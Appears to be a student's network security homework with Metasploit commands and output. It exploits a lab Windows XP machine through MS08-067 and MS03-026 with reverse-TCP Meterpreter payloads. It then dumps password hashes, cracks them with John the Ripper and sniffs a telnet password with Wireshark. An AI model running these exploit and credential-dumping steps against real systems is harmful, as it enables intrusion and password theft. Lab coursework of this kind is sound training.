

EE/CMPE 209 HOMEWORK 2

Name : Prashanth Rajasekar
Sjsu-ID : 011824260

2.1 METASPLOIT

2.1.1. Install Nessus and scan a vulnerable system (such as Windows XP).

The screenshot shows the Nessus web interface. On the left, there's a sidebar with 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Scanners). The main area is titled 'simple_scan' and shows a table of 77 vulnerabilities. The table has columns for Severity (Sev), Name, Family, and Count. Most entries are CRITICAL (red). A legend on the right shows: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue). Scan details on the right show it's a Basic Network Scan using a Local Scanner, started today at 5:15 PM.

2.1.2 choosing vulnerability MS08-067 vulnerability

CRITICAL

MS08-067: Microsoft Windows Server Service Crafted RPC Re

2.1.3 MSFCONSOLE

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...-
```

The screenshot shows the Metasploit Framework's msfconsole. It displays the 'msfconsole' command and the selection of the 'MS08-067: Microsoft Windows Server Service Crafted RPC Re' exploit. The exploit is described as a critical remote code execution vulnerability. The msfconsole command line shows the exploit being selected with the 'use' command.

2.1.4 Finding a match between Metasploit and Nessus

```
msf > search ms08-067
[!] Module database cache not built yet, using slow search
      MS08-067: Microsoft Windows Server Service Crafted RPC Re
      RESOURCES
Matching Modules
=====
  • Plugin Rules
  • Name Mappings
  -----
    exploit/windows/smb/ms08_067_netapi 2008-10-28      great  MS08-067 Microsoft Server Service Relative Path Stack Corruption
      ECLIPSEWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 b
      the Shadow Brokers.

msf > 
```

2.1.5 Choosing the exploit

```
ECLIPSEWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 b
the Shadow Brokers.

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > 
```

2.1.6 Choosing a payload

```
root@kali: ~
File Edit View Search Terminal Help
VNC Server (Reflective Injection), Reverse Hop HTTP/HTTPS Stager      normal
  windows/vncinject/reverse_https
VNC Server (Reflective Injection), Windows Reverse HTTP Stager (wininet)      normal
  windows/vncinject/reverse_ipv6_tcp
VNC Server (Reflective Injection), Reverse TCP Stager (IPv6)      normal
  windows/vncinject/reverse_nonx_tcp
VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)      normal
  windows/vncinject/reverse_ord_tcp
VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)      normal
  windows/vncinject/reverse_tcp
VNC Server (Reflective Injection), Reverse TCP Stager      normal
  windows/vncinject/reverse_tcp_allports
VNC Server (Reflective Injection), Reverse All-Port TCP Stager      normal
  windows/vncinject/reverse_tcp_dns
VNC Server (Reflective Injection), Reverse TCP Stager (DNS)      normal
  windows/vncinject/reverse_tcp_rc4
VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Met
asm) Scanners      normal
  windows/vncinject/reverse_tcp_uuid
VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support      normal
  windows/vncinject/reverse_udp
VNC Server (Reflective Injection), Reverse UDP Stager with UUID Support      normal

msf exploit(windows/smb/ms08_067_netapi) > 
```

2.1.7 Setting the payload

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(ms08_067_netapi) >
```

2.1.8 Finding the Options

The screenshot shows the Metasploit Framework interface. At the top, it says "root@kali: ~". Below that is a menu bar with File, Edit, View, Search, Terminal, Help. The title bar says "se_tcp" and "msf exploit(windows/smb/ms08_067_netapi) > show options". The main area has tabs for "Module options" (selected), "Payload options", "Exploit target", and "Session".

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name™ to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	(specified)	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

© 2018 Tenable™, Inc.

2.1.9 Setting the options

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.203.130  
RHOST => 192.168.203.130
```

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.203.142  
LHOST => 192.168.203.142
```

2.1.10 EXPLOIT !!!!

```
root@osboxes: ~
File Edit View Search Terminal Help
LHOST      192.168.203.142 yes      The listen address
LPORT      4444        yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.203.142:4444
[*] 192.168.203.130:445 - Automatically detecting the target...
[*] 192.168.203.130:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 192.168.203.130:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 192.168.203.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179267 bytes) to 192.168.203.130
[*] Meterpreter session 1 opened (192.168.203.142:4444 -> 192.168.203.130:1097)
at 2018-09-25 21:12:02 -0400

meterpreter > 
```

run post/windows/gather/hashdump

```
[*] Dumping password hashes...

Administrator:500:6a98eb0fb88a449cbe6fabfd825bca61:d144986c6122b1b1654ba39932465
528:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:31a5c4dcfeace3cfeca3c5e1dbd8d759:f259a2d949871f282254d3a7547b
c128:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c41e7913cce69501022d346f3
4376103:::
cybersecurity:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c0
89c0:::
larry:1004:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
moe:1005:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
curly:1006:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
```

meterpreter > It gives the hash values of the passwords.

Lets try other exploits also.

```
Matching Modules
=====
Name                               Disclosure Date   Rank   Description
----                               -----          ----
exploit/windows/dcerpc/ms03_026_dcom 2003-07-16      great  MS03-026 Micros
oft RPC DCOM Interface Overflow

msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```

```
msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp_dns
payload => windows/meterpreter/reverse_tcp_dns
msf exploit(ms03_026_dcom) >
```

```
root@osboxes: ~
File Edit View Search Terminal Help
0 Windows NT SP3-6a/2000/XP/2003 Universal

msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp_dns
payload => windows/meterpreter/reverse_tcp_dns
msf exploit(ms03_026_dcom) > set RHOST 192.168.203.130
RHOST => 192.168.203.130
msf exploit(ms03_026_dcom) > set LHOST 192.168.203.142
LHOST => 192.168.203.142
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse TCP handler on 192.168.203.142:4444
[*] 192.168.203.130:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal
...
[*] 192.168.203.130:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@nc
acn_ip_tcp:192.168.203.130[135] ...
[*] 192.168.203.130:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncac
n_ip_tcp:192.168.203.130[135] ...
[*] 192.168.203.130:135 - Sending exploit ...
[*] Sending stage (179267 bytes) to 192.168.203.130
[*] Meterpreter session 1 opened (192.168.203.142:4444 -> 192.168.203.130:1103)
at 2018-09-25 21:39:13 -0400

meterpreter >
```

Hashdump

```
meterpreter > hashdump
Administrator:500:6a98eb0fb88a449cbe6fabfd825bca61:d144986c6122b1b1654ba39932465
528:::
curly:1006:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
cybersecurity:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c0
89c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:31a5c4dcfeace3cfeca3c5e1dbd8d759:f259a2d949871f282254d3a7547b
c128:::
larry:1004:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
moe:1005:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c41e7913cce69501022d346f3
4376103:::
meterpreter > █
```

```
root@osboxes: ~
File Edit View Search Terminal Help
bash: joh: command not found
root@osboxes:~# john exploit.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@osboxes:~# john --format=NT exploit.txt
stat: exploit.txt: No such file or directory
root@osboxes:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@osboxes:~# echo 'cybersecurity:1003:9a8aa7ddb55483daad3b435b51404ee:2f4bbc
6db4ba5c21a678b3874800db60:::'>password.txt
root@osboxes:~# ls
Desktop Downloads password.txt Public Videos
Documents Music Pictures Templates
root@osboxes:~# john --format=NT password.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
narrow          (cybersecurity)
1g 0:00:00:05 DONE 3/3 (2018-09-25 22:27) 0.1760g/s 7442Kp/s 7442Kc/s 7442KC/s n
arrox..narroc
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@osboxes:~# █
Password is "narrow"
```

The result of hashdump shows that there are more than 3 hosts available to be exploited.

2.2.1 . Install telnetd

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sudo apt-get install telnetd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libgcab-1.0-0
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  telnetd
0 upgraded, 1 newly installed, 0 to remove and 309 not upgraded.
Need to get 45.6 kB of archives.
After this operation, 108 kB of additional disk space will be used.
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main i386 telnetd i386 0
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ps -ef
root      2568      2  0 17:45 ?        00:00:00 [kworker/u2:2]
root      2572  1597  0 17:45 pts/0    00:00:00 ps -ef
root@kali:~# sudo apt-get install openbsd-inetd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libgcab-1.0-0
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  tcpd
The following packages will be REMOVED:
  xinetd
```


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:/etc# sudo vim inet.conf
```

```
root@kali: /etc
File Edit View Search Terminal Help
telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd
shared-
~ folders.sh
~
```

2.2.2 Turn on the telnet server using the command:

```
root@kali:~# /etc/init.d/openbsd-inetd restart
```

2.2.3 Find the IP address of kali linux using the command:



The screenshot shows a terminal window titled "Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The main area displays the output of the "ifconfig" command. It lists two interfaces: "eth0" and "lo". The "eth0" interface has an IP address of 192.168.203.141, a netmask of 255.255.255.0, and a broadcast address of 192.168.203.255. The "lo" interface has an IP address of 127.0.0.1, a netmask of 255.0.0.0, and is a loopback interface.

```
Terminal
File Edit View Search Terminal Help
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.203.141 netmask 255.255.255.0 broadcast 192.168.203.255
        inet6 fe80::20c:29ff:fe85:ea90 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:85:ea:90 txqueuelen 1000 (Ethernet)
        RX packets 208031 bytes 309383881 (295.0 MiB)
        RX errors 1473 dropped 0 overruns 0 frame 0
        TX packets 122576 bytes 6720896 (6.4 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
        device interrupt 19 base 0x2000


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 332 bytes 19988 (19.5 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 332 bytes 19988 (19.5 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

$
```

2.2.4

```
root@kali:~# sudo useradd CMPE209
root@kali:~# passwd CMPE209
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~# mkdir /home/CMPE209
root@kali:~# chown CMPE209 /home/CMPE209
root@kali:~# tools.sh
```

New User




2.2.5 Start wireshark as root user.

```
prashanth — dumpcap - sudo — 80x24
Last login: Mon Sep 24 18:00:11 on ttys000
[Prashanths-MacBook-Air:~ prashanth$ sudo /Applications/Wireshark.app/Contents/Ma]
cOS/Wireshark
>Password:
```

Welcome to Wireshark

Capture


...using this filter: Enter a capture filter ... All interfaces shown ▾



2.2.6 The IP address where the packets need to be captured.

```
vmnet8: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        ether 00:50:56:c0:00:08
        inet 192.168.203.1 netmask 0xffffffff broadcast 192.168.203.255
Prashanth-MacBook-Air:~ prashanth$
```

2.2.7 Log in to Kali Linux



login as: CMPE209
 CMPE209@192.168.203.141's password:
 Linux kali 4.17.0-kali1-686-pae #1 SMP Debian 4.17.8-1kali1 (2018-07-24) i686
 The programs included with the Kali GNU/Linux system are free software;
 the exact distribution terms for each program are described in the
 individual files in /usr/share/doc/*/*copyright.
 Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
 permitted by applicable law.
 Last login: Tue Sep 25 16:30:00 2018 from 192.168.203.1
 \$

2.2.10 Try to analyze every packet and indicate where you see the password in this stream. Is it just one packet or is it spread out over multiple packets?

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.203.1	192.168.203.141	TCP	78	52195 → 23 [SYN, ECN, CWR] Seq=0 Win=6553...
2	0.000372	192.168.203.141	192.168.203.1	TCP	74	23 → 52195 [SYN, ACK, ECN] Seq=0 Ack=1 Wi...
3	0.000405	192.168.203.1	192.168.203.141	TCP	66	52195 → 23 [ACK] Seq=1 Ack=1 Win=131744 L...
4	0.000654	192.168.203.1	192.168.203.141	TELNET	93	Telnet Data ...
5	0.000971	192.168.203.141	192.168.203.1	TCP	66	23 → 52195 [ACK] Seq=1 Ack=28 Win=29056 L...
8	0.021840	192.168.203.141	192.168.203.1	TELNET	78	Telnet Data ...
9	0.021885	192.168.203.1	192.168.203.141	TCP	66	52195 → 23 [ACK] Seq=28 Ack=13 Win=131744...
10	0.022778	192.168.203.141	192.168.203.1	TELNET	105	Telnet Data ...
11	0.022818	192.168.203.1	192.168.203.141	TCP	66	52195 → 23 [ACK] Seq=28 Ack=52 Win=131712...
12	0.023815	192.168.203.1	192.168.203.141	TCP	66	52195 → 23 [FIN, ACK] Seq=28 Ack=52 Win=1...
13	0.024772	192.168.203.141	192.168.203.1	TCP	66	23 → 52195 [FIN, ACK] Seq=52 Ack=29 Win=2...
14	0.024834	192.168.203.1	192.168.203.141	TCP	66	52195 → 23 [ACK] Seq=29 Ack=53 Win=131712...

It was found that the password was spread among different packets.

After analyzing the TCP Stream:

```

.....'..... .#!.....#....P.....'..... .
38400,38400.'.....XTERM.....!.....!Kali GNU/Linux Rolling
kali login: CCMMPEE220099

Password: computer

Last login: Tue Sep 25 16:03:18 EDT 2018 from 192.168.203.1 on pts/1
Linux kali 4.17.0-kali1-686-pae #1 SMP Debian 4.17.8-1kali1 (2018-07-24) i686

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ 
  
```

Password for CMPE209 is “computer”.

2.3

1. Task 1: Create 5 user accounts in Kali Linux with different passwords and see use JTR to crack the passwords.

```
root@osboxes: ~
File Edit View Search Terminal Help
Manage this virtual machine's snapshots.
passwd: password updated successfully
root@osboxes:~# passwd user4
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@osboxes:~# unshadow /etc/passwd /etc/shadow >mypasswd
root@osboxes:~# john mypasswd
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Remaining 4 password hashes with 4 different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
user2          (user2)
user4          (user4)
user1          (user1)
user3          (user3)
4g 0:00:00:00 DONE 1/3 (2018-09-25 22:47) 30.76g/s 200.0p/s 238.4c/s 238.4C/s us
er3..user1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@osboxes:~#
```

Task 2: Crack '\$1\$O3JMY.Tw\$AdLnLjQ/5jXF9.MTp3gHv/' using JTR.

```
root@osboxes :~# echo 'user:$1$O3JMY.Tw$AdLnLjQ/5jXF9.MTp3gHv/'> mypassword.txt
> echo 'user:$1$O3JMY.Tw$AdLnLjQ/5jXF9.MTp3gHv/'> mypassword.txt
root@osboxes :~# john mypassword.txt
Using default input encoding: UTF-8
Loaded 1 password hash (aix-smd5, AIX LPA {smd5} (modified crypt-md5) [MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (user)
1g 0:00:00:00 DONE 2/3 (2018-09-25 22:47) 5.882g/s 4894p/s 4894c/s 4894C/s password
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@osboxes :~# john --show password.txt
stat: password.txt: No such file or directory
root@osboxes :~# john --show mypassword.txt
user:password


